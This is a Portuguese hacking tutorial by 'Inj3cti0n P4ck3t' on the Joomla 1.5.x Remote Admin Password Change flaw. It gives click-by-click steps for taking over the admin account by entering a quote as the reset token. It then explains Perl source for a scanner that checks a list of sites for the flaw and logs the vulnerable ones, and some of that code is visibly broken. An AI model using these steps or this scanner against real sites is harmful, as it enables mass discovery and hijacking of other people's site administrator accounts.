

**Author:** Inj3cti0n P4ck3t

**Date:** 13/10/10

**Nome do Artigo:** Desenvolvendo um scanner para Joomla Password Change Admin

**Contato:** [fer\\_henrick@hotmail.com](mailto:fer_henrick@hotmail.com)

Nome: Fernando Henrique Mengali de Souza

**Linguagem de Programação:** Perl (Practical Extraction and Report Language)

## 0x01 Introdução

Com a evolução da internet muitos aplicativos são desenvolvidos em diversas linguagens de programação.

Um dos aplicativos muito utilizado por administradores de sistema é o Joomla.

Muitos administradores utilizam o Joomla porque é fácil gerenciar e possui bons componentes para usar, porém muitos componentes possui falhas que pode comprometer um site ou servidor.

O artigo não apresenta falhas em componentes do Joomla, mas uma falha antiga e que ainda existe em muitos sites, conhecida como:

A falha do Joomla conhecida como **Joomla 1.5.x Remote Admin Password Change** foi encontrada pelo hacker **d3m0n** e publicada no dia 21 de Agosto de 2008.

Sobre a publicação da falha de segurança no aplicativo Joomla, veja:

<http://www.exploit-db.com/exploits/6234/>

O artigo apresenta como criar um scanner em PERL que encontre sites vulneráveis a falha: **Joomla 1.5.x Remote Admin Password Change**.

### 0x01.1 Softwares para testar o Scanner Metasploit Framework

**Active Perl** (Interpretador Perl para Windows)


**Download:** <http://downloads.activestate.com/ActivePerl/releases/5.12.2.1202/ActivePerl-5.12.2.1202-MSWin32-x86-293621.msi>

**Joomla 1.5.x**


**Download:** Não disponível no site original do Joomla.

## 0x02 Como explorar a falha: Joomla 1.5.x Remote Admin Password Change

A técnica utilizada para explorar a falha no Joomla 1.5.x é muito fácil e simples, observe passo a passo como é feita a exploração. Observe:



1.0 O usuário acessa o site que possui o Joomla v 1.5.x.Exemplo:<http://localhost>




2.0 Agora acesse a página que permite fazer o reset da senha.


Exemplo:[http://localhost/index.php?option=com\\_user&view=reset&layout=confirm](http://localhost/index.php?option=com_user&view=reset&layout=confirm)

No campo de entrada de texto é solicitado inserção de TOKEN para resetar a senha.

Não insira TOKEN algum se souber, simplesmente insira uma aspa, exemplo de aspas: '



3.0 Será solicitado que digite uma senha, digite a senha **123456** e clique em **Submit**.




4.0 Acesse o a página do administrador: <http://localhost/administrator>

- No campo de usuário insira: **admin**

- No campo de senha insira a senha: **123456**

- Clique em **Login**.



**5.0** Depois de seguir esses passos, estamos no painel do administrador.

## 0x03 Desenvolvendo o Scanner de Joomla Remote Admin Password Change

Desenvolveremos um scanner para explorar a falha de **Joomla 1.5.x Remote Admin Password Change** na linguagem de programação PERL.

Faça download do interpretador Perl e instale em sua máquina.

Se você usa sistema operacional Linux, o caminho dos scripts em Perl será `usr/bin/perl`, como apresento abaixo.

```
#!/usr/bin/perl
```

Se você fez download do Active Perl e instalou no sistema operacional Windows, o caminho para inserir o script que estamos desenvolvendo será `c:\perl\bin`.

```
#!c:\Perl\Bin
```

## Módulos implementados no Scanner de Joomla Remote Admin Password Change

Esse módulo prepara a requisição, define os cabeçalhos, a URL e os parâmetros que deverão ser enviados juntos.

```
use HTTP::Request;
```

O módulo **LWP::UserAgent** irá fazer a requisição da URL que o usuário informar, usando o módulo **HTTP::Request**.

Posteriormente fará o armazenamento do que foi retornado em relação a requisição.

```
use LWP::UserAgent;
```

**LWP::Simple** baixa o conteúdo de uma página de web.

```
use LWP::Simple;
```

Na próxima linha temos uma condição que verifica o sistema operacional em uso através do conteúdo da variável **\$sis="\$^O"**.

Se a variável **\$sis** é igual a linux a variável **\$cmd** recebe o comando de sistema **"clear"**, responsável por limpar a tela do terminal Linux.

Caso a variável **\$sis** seja igual a Windows, **\$cmd** receberá o comando de sistema **"cls"**, também responsável por limpar a tela do terminal do Windows.

```
$sis="$^O";if ($sis eq linux){ $cmd="clear";} else { $cmd="cls"; }  
system("$cmd");
```

Na próxima linha temos mais uma condição **"IF"**, responsável por verificar se o usuário digitou o arquivo texto com os endereços ou ips para serem scaneados.

Se o usuário não digitou o arquivo texto com endereço de sites, o bloco da expressão é executada.

A primeira linha do bloco já foi explicado acima!

Depois da primeira linha do bloco temos um array com o nome de **"bannerzinho"** e na variável **"\$variavelbanner"** temos um Random, ou seja, será escolhido um número que foi armazenado no array **"@bannerzinho"**.ee

```
if (!$ARGV[0]) {
```

```
    $sis="$^O";if ($sis eq linux){ $cmd="clear";} else { $cmd="cls"; }  
    system("$cmd");
```

```
    my @bannerzinho = (0,100..200);  
    my $variavelbanner = $bannerzinho[int rand @bannerzinho];
```

Continuando dentro do bloco **"IF"**, temos um Segundo **"IF"**, que verifica o valor da variável **\$variavelbanner** e divide por dois.

Se o resultado é 0 escolha a função **"&bannerUm"** e executa. Depois de executar a função finaliza o programa na linha **"exit()"**;

Se o resultado é diferente de 0, escolha a função “&bannerDois” e executa. Depois de executar a função finaliza o programa na linha “exit()”;

Uma função é chamada quando se usa o operador “&”, mais o nome da função e os símbolos “()”.

Para declara uma função, usa-se o “sub”, mais o nome da função.

```
if ($variavelbanner % 2 == 0) {  
  
    &bannerUm(); # Chama a função bannerUm  
    exit();  
  
}  
else {  
  
    &bannerDois(); # Chama a função bannerDois  
    exit();  
}  
}
```

Se o usuário informou o arquivo texto ou lista com endereços de IPs ou sites o “IF” não é executado.

Então, a próxima linha é verificada, ou seja, “&bannerDois()”. Depois o “print q { ... }”, informando que os sites serão scaneados.

```
&bannerDois();  
  
print q {  
    [+] Scaneando WebSite...  
  
};
```

O próximo passo no desenvolvimento do scanner, é abrir a lista de IPs ou sites.

Usa-se o comando “open” para abrir a lista de IPs ou sites.

Quando um lista não vai abrir, apresentando a mensagem de erro:

“Não foi possível abrir o arquivo”.

Quando o nome da lista informada está errada.

Quando não existe uma lista de sites ou IPs para scanear.

```
open( SITE, "< $ARGV[0]" ) or die( "Nao foi possível abrir o arquivo: $!" );
```

Criamos uma variável chamada “@array”, e atribuímos todos as linhas ao array.

Portanto, teremos em cada posição do nosso array um site ou IP para scanear.

```
our @array = <SITE>;
```

A variável **\$número** armazena o endereço do último elemento do array. Ou seja, a última linha da lista.

Quando usamos “\$#”, mais o nome do array, significa que acessaremos o último elemento de um array.

```
$numero = $#array;
```

Iniciamos o nosso “for”, desde a posição 0 (zero) até a última posição do nosso vetor, que foi armazenado em último “\$numero”.

```
for ($i = 0; $i <= $numero; $i++) {
```

Na próxima linha, pegamos o elemento da primeira posição, ou seja, o site que queremos scanear e atribuímos a variável \$Url.

```
$Url = "$array[$i]";
```

Vamos usar a variável “\$Url” para armazenar o endereço IP ou do site alvo.

Se o endereço alvo não possui o protocolo HTTP, usamos um “IF” como condição.

Se endereço não possui HTTP, o if inseri HTTP. Exemplo:

Não possui o protocolo HTTP.

**192.168.0.3**

O “IF” verifica o endereço 192.168.0.3, não possui o protocolo HTTP. Então, inseri:  
**http://192.168.0.3**

O endereço IP foi verificado pelo IF, o resultado foi inserir o protocolo HTTP:

```
if($Url !~ /http:\V\/) {
```

```
    $Url = "http://$Url";  
}
```

Agora, formatamos o endereço alvo usando o código abaixo:

```
$Stop = index($Url,":");  
$Protocolo = substr($Url,0,$Stop);  
$Start = index($Url,"//") + 2;  
$Dominio = substr($Url,$Start);  
$Stop = index($Dominio,"/");  
$Dominio = substr($Dominio,0,$Stop);  
$Start = rindex($Url,"/") + 1;  
$NomeArq = substr($Url,$Start);  
$Compr_Url = length($Url);
```

Para o nosso endereço ter sido formatado de maneira correta, primeiro usamos um “IF”

para checar se tinha o protocolo HTTP ou não tinha.

Depois formatamos o endereço no bloco acima.

Novamente usamos a expressão “IF” para inserir o protocolo http.

```
if($Dominio !~ /http:\V/) {  
  
    $Dominio = "http://$Dominio";  
}
```

Depois de ter nosso site pronto para ser scaneado, usamos a página de reset senha do JOOMLA.

Para isso, atribuímos a variável “\$cmd”.

```
$cmd = "index.php?option=com_user&view=reset&layout=confirm";
```

A variável “\$site” prepara a URL completa para a página ser verificada.

```
$site = "$Dominio/$cmd";
```

Vamos iniciar nossa requisição. As linhas do script abaixo faz a solicitação da página de web que estamos informando na variável \$site.

```
my $req=HTTP::Request->new(GET=>$site);  
my $ua=LWP::UserAgent->new();  
$ua->timeout(15);  
my $resposta=$ua->request($req);
```

A variável \$time tem o tempo de 15.

A variável \$resposta armazena o conteúdo do página.

Toda resposta da página está armazenada na variável “\$resposta”, portanto, verificamos se o conteúdo da página.

Se a variável “\$resposta”, conter a palavra “login”, não será avaliado como site vulnerável.

Porém, se a variável \$resposta conter as palavras

- **Token**

- **Enviar**

O site será avaliado como vulnerável e será apresentado na tela o nome do site através da linha “print”.

```
if($resposta->content =~ /Enviar/ || $resposta->content =~ /Token/ && $resposta->content !~ /login/){
```



```
print "\n \t $Dominio \n";
```

Depois do endereço alvo ser considerado como vulnerável, criamos algumas linhas que armazenará o site vulnerável.

A linha open abriu o arquivo "SitesVulneraveis.txt" para escrever.

A linha "print NOTEPAD "\$site\n";" escreve o endereço vulnerável.

Posteriormente, encerra a abertura do arquivo texto fechando com "close".

```
open (NOTEPAD, ">> SitesVulneraveis.txt");  
print NOTEPAD "$site\n";  
close(NOTEPAD);
```

```
}  
} # Finalizou o IF
```

Depois de terminar a execução do programa, "print q { ... }" é executado e a mensagem de Scan finalizado é apresentado na tela.

```
print q {  
  
    [+] Scan finalizado !  
  
};
```

Comentei um pouco sobre funções, ou seja, não foi explicado com detalhes, porém é possível entender o conceito neste paper.

Em uma função, posso executar qualquer coisa, porém optei por um simples "print", ou melhor, um banner exibindo como usar o programa.

```
sub bannerUm {
```

```
print q {
```

```
    _____  
    < Hello !! Welcome !! >
```

```
    -----  
    \  ,__/  
    \ (oo)____  
    (  )  )\  
    ||--|| *
```

```
[*] Modo de uso: perl JoomlaScan.pl lista.txt
```

```
[+] Scanner criado por: Inj3cti0n P4ck3t

[+] e-mail para contact: fer_henrick@hotmail.com
};

}

sub bannerDois {

print q {
```

```
  '___'
  (@@)____
  (__)  )\
    ||-----|| *
```

```
[*] Modo de uso: perl JoomlaScan.pl lista.txt


[+] Scanner criado por: Inj3cti0n P4ck3t

[+] e-mail para contact: fer_henrick@hotmail.com


};

}
```

## 0x05 Testando o JoomlaScan.pl no Laboratório




1.0 Acessamos o site com o aplicativo Joomla: <http://localhost>



2.0 Insira o script JoomlaScan.pl e a lista de IPs ou sites na pasta correta


- Se o sistema operacional é Linux: `#!/usr/bin/perl`
- Se o sistema operacional é Windows: `#!c:\perl\bin`



**3.0** Vamos executar o scanner informando uma lista com 9 endereços, 5 endereços são locais e válidos, os outros 4 endereços são fictícios.

